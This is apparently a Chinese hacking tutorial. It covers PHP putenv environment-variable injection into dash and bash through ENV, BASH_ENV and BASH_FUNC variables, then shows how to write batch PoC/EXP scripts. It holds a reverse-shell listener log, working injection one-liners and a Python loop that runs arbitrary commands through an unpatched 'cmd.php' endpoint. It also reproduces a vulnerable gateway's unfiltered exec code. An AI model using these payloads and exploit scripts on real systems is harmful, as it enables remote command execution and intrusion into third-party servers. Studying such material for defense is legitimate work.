Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.1.
Ncat: Connection from 10.10.10.1:48843.
ls
BT.asp
Diagnostics.asp
P.js
RSTP.asp
Radius.asp
Success.asp
VPN.asp
WEP.asp
WL_WPATable.asp
WPA_Preshared.asp
WPA_Radius.asp
Wireless_Advanced.asp
Wireless_MAC.asp
Wireless_Manual.asp
Wireless_WPS.asp
about.asp
access_gnet.asp
access_m_gnet.asp
```

php 环境变量注入

某次在 P 牛的知识星球划水，发现了一个很骚的思路如下



The screenshot shows a forum post by user 'phith0n' dated 2022/2/16. The post discusses a PHP vulnerability related to environment variable injection. The core code snippet is as follows:

```
<?php
foreach($_REQUEST['envs'] as $key => $val) {
    putenv("${key}=${val}");
}
//... 一些其他代码
system('echo hello'); // 调用了system函数，里面是用户不可控的命令，比如echo hello
?>
```

The post asks: "能否利用？需要的条件是什么？" (Can it be exploited? What conditions are needed?). It then provides an open-ended question: "开放性问题，不设限制，大家可以随便想想类似的场景如何利用。如果系统上就这4行代码，如何利用？我昨天琢磨了一些点子，但都不能完全解决这个问题。" (Open-ended question, no restrictions, everyone can think of similar scenarios and how to exploit them. If the system only has these 4 lines of code, how to exploit it? I thought of some ideas yesterday, but none could completely solve this problem.)

On the right side of the forum post, there is a sidebar with the following text: "ph", "创建", "代", "一", "审", "接", "精", "快", and three red icons.

我们可以看到两个点，putenv，传入的参数 envs 和最后的不可控变量 system



The screenshot shows the PHP documentation for the `putenv` function. The title is "putenv" with links to "Submit a Pull Request" and "Report". Below the title, it specifies the supported PHP versions: "(PHP 4, PHP 5, PHP 7, PHP 8)". The description is "putenv — 设置环境变量的值".

The "说明" (Description) section contains the following code snippet:

```
putenv(string $setting): bool
```

Below the code snippet, it states: "添加 **setting** 到服务器环境变量。环境变量仅存活于当前请求期间。在请求结束时环境会恢复到初始状态。" (Add **setting** to the server environment variable. Environment variables only exist during the current request. When the request ends, the environment will be restored to its initial state.)

这篇文章已经说得很详细了

<https://tttang.com/archive/1450/>

所以这里只是简单总结，如果想深入研究可以看看这篇帖子

下载源码然后看到这个文件 `\glibc-2.31\libio\iopopen.c`，我们可以在

89 行看到的执行 `sh -c`，加上 p 牛的那段代码，最终输出的是 `sh -c`
`echo hello`

```
65 child process.
66 To avoid a race-condition between checking which file descriptors need to
67 be close (by transversing the proc_file_chain list) and the insertion of a
68 new one after a successful posix_spawn this function should be called
69 with proc_file_chain_lock acquired. */
70 static bool
71 spawn_process (posix_spawn_file_actions_t *fa, FILE *fp, const char *command,
72               int do_cloexec, int pipe_fds[2], int parent_end, int child_end,
73               int child_pipe_fd)
74 {
75     for (struct _IO_proc_file *p = proc_file_chain; p; p = p->next)
76     {
77         int fd = _IO_fileno ((FILE *) p);
78
79         /* If any stream from previous popen() calls has fileno
80         child_pipe_fd, it has been already closed by the adddup2 action
81         above. */
82         if (fd != child_pipe_fd
83             && __posix_spawn_file_actions_addclose (fa, fd) != 0)
84             return false;
85     }
86
87     if ( __posix_spawn (&(_IO_proc_file *) fp)->pid, PATH_BSHELL, fa, 0,
88         (char *const[]){ (char*) "sh", (char*) "-c",
89                         (char *) command, NULL }, __environ) != 0)
90         return false;
91
92     __close_nocancel (pipe_fds[child_end]);
93
94     if (!do_cloexec)
95         /* Undo the effects of the pipe2 call which set the
```

Readfile 的目的是读取 SHELL 中的 profile 文件

```
150 state1:
151     state = 2;
152     read_profile("$HOME/.profile");
153 }
154 state2:
155     state = 3;
156     if (
157 #ifndef linux
158         getuid() == geteuid() && getgid() == getegid() &&
159 #endif
160         iflag
161     ) {
162         if ((shinit = lookupvar("ENV")) != NULL && *shinit != '\0') {
163             read_profile(shinit);
164         }
165     }
166     popstackmark(&smark);
167 state3:
168     state = 4;
169     if (minusc)
170         evalstring(minusc, sflag ? 0 : EV_EXIT);
171
172     if (sflag || minusc == NULL) {
```

linux系统中profile文件介绍

原创 oldlione1 于 2020-03-04 11:15:13 发布 5879 收藏 11

文章标签: linux

etc目录下的profile文件是每一个用户登录时,操作系统首先执行的文件,然后再将控制权交给用户主目录下的.profile文件

1、Linux是一个多用户的操作系统。每个用户登录系统后,都会有一个专用的运行环境。通常每个用户默认的环境都是相同的,这环境实际上就是一组 **环境变量** 的定义。用户可以对自己的运行环境进行定制,其方法就是修改相应的系统环境变量。

2、常在/etc/profile文件中修改环境变量,在这里修改的内容是对所有用户起作用的。以下主要操作将在该文件中进行。

3、如何添加环境变量。

例如添加"NAME=zhangsan"。在profile文件的最后添加如下内容export NAME=zhangsan

变量值zhangsan可以加引号也可以不加,效果一样。

4、在profile文件添加或修改的内容需要注销系统才能生效。

5、使用env命令显示所有环境变量。在命令提示符下键入env就行了。

set命令显示所有本地定义的Shell变量。

6、常见的环境变量

PATH: 决定了shell将到哪些目录中寻找命令或程序

HOME: 当前用户主目录

MAIL: 是指当前用户的邮件存放目录。



然后我们可以看到这段代码的 257 行, name 被 expandstr 解析

```
247
248
249
250  /*
251  * Read /etc/profile or .profile. Return on error.
252  */
253
254  STATIC void
255  read_profile(const char *name)
256  {
257      name = expandstr(name);
258      if (setinputfile(name, INPUT_PUSH_FILE | INPUT_NOFILE_OK) < 0)
259          return;
260
261      cmdloop(0);
262      popfile();
263  }
264
265
266
267  /*
268  * Read a file containing shell functions.
269  */
270
271  void
```



文章里说, iflag 经过分析是表示是否传入-i 参数, 然后我溯源的时候发现应该是在 \dash-0.5.10.2\src\options.h 文件和 \dash-

0.5.10.2\src\options.c 文件中定义的

```
85
86  const char optletters[NOPTS] = {
87      'e',
88      'f',
89      'I',
90      'i',
91      'm',
92      'n',
93      's',
94      'x',
95      'v',
96      'V',
97      'E',
98      'C',
99      'a',
100     'b',
101     'u',
102     0,
103     0,
104 };
105
106 char optlist[NOPTS];
107
108
43 };
44
45
46
47 #define eflag optlist[0]
48 #define fflag optlist[1]
49 #define iflag optlist[2]
50 #define iflag optlist[3]
51 #define mflag optlist[4]
52 #define nflag optlist[5]
53 #define sflag optlist[6]
54 #define xflag optlist[7]
55 #define vflag optlist[8]
56 #define Vflag optlist[9]
57 #define Eflag optlist[10]
58 #define Cflag optlist[11]
59 #define aflag optlist[12]
60 #define bflag optlist[13]
61 #define uflag optlist[14]
62 #define nolog optlist[15]
63 #define debug optlist[16]
64
65 #define NOPTS 17
66
```



所以后面传参过去 -i -c 就可以了

ENV='\$ (id 1>&2)' dash -i -c 'echo hello'

最后经过大佬的分析，在文件 variables.c 这段代码中

```
344     for (string_index = 0; env && (string = env[string_index++]); )
345     {
346         char_index = 0;
347         name = string;
348         while ((c = *string++) && c != '=');
349         if (string[-1] == '=')
350             char_index = string - name - 1;
351         /* If there are weird things in the environment, like `=xxx' or a
352            string without an `=', just skip them. */
353         if (char_index == 0)
354             continue;
355         /* ASSERT(name[char_index] == '=') */
356         name[char_index] = '\0';
357         /* Now, name = env variable name, string = env variable value, and
358            char_index == strlen (name) */
359         temp_var = (SHELL_VAR *)NULL;
360         #if defined (FUNCTION_IMPORT)
361             /* If exported function, define it now. Don't import functions from the environment in privileged mode */
362             if (privmode == 0 && read_but_dont_execute == 0 &&
363                 STREQ (BASHFUNC_PREFIX, name, BASHFUNC_PREFLEN) &&
364                 STREQ (BASHFUNC_SUFFIX, name + char_index - BASHFUNC_SUFFIXLEN) &&
365                 STREQ ("()", string, 4)){
366                 size_t namelen;
367                 char *tname; /* desired imported function name */
368                 namelen = char_index - BASHFUNC_PREFLEN - BASHFUNC_SUFFIXLEN;
369                 tname = name + BASHFUNC_PREFLEN; /* start of func name */
370                 tname[namelen] = '\0'; /* now tname == func name */
371                 string_length = strlen (string);
372                 temp_string = (char *)xmalloc (namelen + string_length + 2);
373                 memcpy (temp_string, tname, namelen);
374                 temp_string[namelen] = ' ';
375                 memcpy (temp_string + namelen + 1, string, string_length + 1);
376                 /* Don't import function names that are invalid identifiers from the
377                    environment in posix mode, though we still allow them to be defined as shell variables. */
378                 if (absolute_program (tname) == 0 && (posixly_correct == 0 || legal_identifier (tname)))
379                     parse_and_execute (temp_string, tname, SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);
380                 else
381                     free (temp_string); /* parse_and_execute does this */
```


Parse_and_execute 执行 temp_string

我们可以在 bash-4.4-beta2\bash-4.4-beta2\builtins\evalstring.c 文件看到该函数

```
SEARCH Parse_and_execute Replace 123 results in 15 files - Open in editor
C evalfile.c bash-4.4-beta2\bash-4.4-beta2\...
the flags to be passed to parse_and_execute...
force parse_and_execute () to clean up. */
result = parse_and_execute (string, filename...
the result of parse_and_execute. */
C evalstring.c bash-4.4-beta2\bash-4.4-beta2\...
#define PE_TAG "parse_and_execute top"
/* How to force parse_and_execute () to cle...
protect this invocation of parse_and_execu...
parse_and_execute (string, from_file, fla...
command_error ("parse_and_execute", CM...
" parse_and_execute has not been called r...
" return" and make sure parse_and_execu...
/* Note that parse_and_execute () frees the ...
r = parse_and_execute (string, from_file, fla...
return (parse_and_execute (command, "fc", ...
command substitution through parse_and...
in parse_and_execute(). */
retval = parse_and_execute (command, "fc", ...
/* Make sure parse_and_execute doesn't tur...
call to parse_and_execute further up the fun...
command substitution through parse_and...
changelog bash-4.4-beta2\bash-4.4-beta2\...
parse_and_execute make sure the file des...

C iopopen.c C main.c C options.c C shell.c C common.h C evalfile.c
bash-4.4-beta2 > bash-4.4-beta2 > builtins > C evalstring.c
213 parse_and_execute (string, from_file, flags)
214 execute_command () returns. This frees STRING. FLAGS is a
215 flags word; look in common.h for the possible values. Actions
216 are:
217 (flags & SEVAL_NONINT) -> interactive = 0;
218 (flags & SEVAL_INTERACT) -> interactive = 1;
219 (flags & SEVAL_NOHIST) -> call bash_history_disable ()
220 (flags & SEVAL_NOFREE) -> don't free STRING when finished
221 (flags & SEVAL_RESETLINE) -> reset line_number to 1
222 (flags & SEVAL_NOHISTEXP) -> history_expansion_inhibited -> 1
223 */
224
225 int
226 parse_and_execute (string, from_file, flags)
227     char *string;
228     const char *from_file;
229     int flags;
230 {
231     int code, lreset;
232     volatile int should_jump_to_top_level, last_result;
233     COMMAND *volatile command;
234     volatile sigset_t pe_sigmask;
235
236     parse_prologue (string, flags, PE_TAG);
237
238     parse_and_execute_level++;
239
240     lreset = flags & SEVAL_RESETLINE;
241
242     #if defined (HAVE_POSIX_SIGNALS)
243         /* If we longjmp and are going to go on, use this to restore signal mask */
244         sigemptyset (&pe_sigmask);
245         sigprocmask (SIG_BLOCK, (sigset_t *)NULL, &pe_sigmask);
246     #endif
```

不过其实哪怕看其他几个传参点也能知道 `parse_and_excute` 执行的
就是 shell 命令



最后以 p 牛给的几个途径完结

BASH_ENV: 可以在 `bash -c` 的时候注入任意命令


ENV: 可以在 `sh -i -c` 的时候注入任意命令

PS1: 可以在 `sh` 或 `bash` 交互式环境下执行任意命令

PROMPT_COMMAND: 可以在 `bash` 交互式环境下执行任意命令

BASH_FUNC_xxx%%: 可以在 `bash -c` 或 `sh -c` 的时候执行任意命令

`env 'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"`



当然除了这种，还有个 LD_PRELOAD，我这里就不复现了，感兴趣的
可以看看


<http://www.hackdig.com/01/hack-572721.htm>

POC/EXP 编写

RCE 的原理大家基本都懂了，但比如挖到了 0day，基本都是几千个
站及以上了，如果刷分的话手测得累死，所以需要自己开发 poc 进行
批量探测


这里先拿一个简单的 get 传参的 rce 来写

用一个小 0day 来做示范，如下




利用 payload


/data/manage/cmd.php?cmd=whoami



可以看到成功回显




那么思路就很清晰了，rce 直接用输出的数据，然后判断返回包是否存在，导入 request 包，然后传参，判断返回包是否存在我们想要的



Exp 编写如下：

我们可以看到
<pre>后面使我们的命令回显，那么我们之前的字符都不需要，所以 print 出下标和整个 html 代码



```
1 import requests
2
3 while True:
4     command=str(input('请输入你要执行的命令'))
5     r=requests.get('http://192.168.1.100/data/manage/cmd.php?cmd=' + command)
6     a = int(r.text.index("<br><pre>"))
7     print(r.text)
8     print(a)
```

test1 x

E:\桌面\python\Scripts\python.exe E:/桌面/python文件/test1.py


请输入你要执行的命令 whoami

sh test.sh 145
<pre>apache

30

请输入你要执行的命令

我们可以看到我们的命令回显在<这里开头后的第九个位置，于是取到下标 b，从下标 b 开始到最后的都是我们的命令回显，那么就可以轻而易举的写出来 exp



```
1 import requests
2
3 while True:
4     command=str(input('请输入你要执行的命令'))
5     r=requests.get('http://192.168.1.100/data/manage/cmd.php?cmd=' + command)
6     a=int(r.text.index("<br><pre>"))
7     b=a+9
8     print(r.text[b:-1])
```

test1 x

E:\桌面\python\Scripts\python.exe E:/桌面/python文件/test1.py

请输入你要执行的命令 whoami

apache

请输入你要执行的命令 echo 1

1

请输入你要执行的命令 ls

m.php

php

t.php

report.php

.php

an.php

e.php

e.php

.sh


当然这只是 get 的方法，那么 post 的 poc/exp 该如何编写呢？两者差不多，区别就在于该如何传参

这里拿出一个某网关的 rce 做案例，可以看到，判断 flag 是否等于 1，如果等于 1 就直接拼接参数 sipdev，然后 exec 无过滤直接输出



```
livepage > manager > ip_setbond.php > ...
1  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
2
3  |
4  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5  <?php
6  $ip_dev = $ GET['ip_dev'];
7  $flag = $_POST["sub"];
8  $sdev = $_POST["sdev"];
9  if ($flag == 1) {
10     $cmd = "/usr/local/etc/cmd /usr/local/etc/setipbond.s $sipdev";
11     exec($cmd, $resipset, $out);
12     echo "<font color=red>结果:" . $resipset[0] . "<font>";
13 } ?>
14
15 <form action="ip_setbond.php" method="POST">
16     <input type=submit value="点击确认, 设置<?php echo $ip_dev ?>为bond接口">
17     <input type=hidden name="sub" value=1>
18     <input type=hidden name="sdev" value=<?php echo $ip_dev ?>>
19 </form>
20 <br>
21 <a href=ipconfig.php>返回</a>
22
23 #####
24
25 <form action="ip_setbond.php" method="POST">
26     <input type=submit value="点击确认, 设置为bond接口">
27     <input type=hidden name="sub" value=1>
28     <input type=hidden name="sdev" value=>
29 </form>
30 <br>
31 <a href=ipconfig.php>返回</a>
```




然后漏洞复现，因为这时候我的 burp 突然坏了，所以用 google 的 hackbar 来利用，就是没 burp 直接看返回包方便



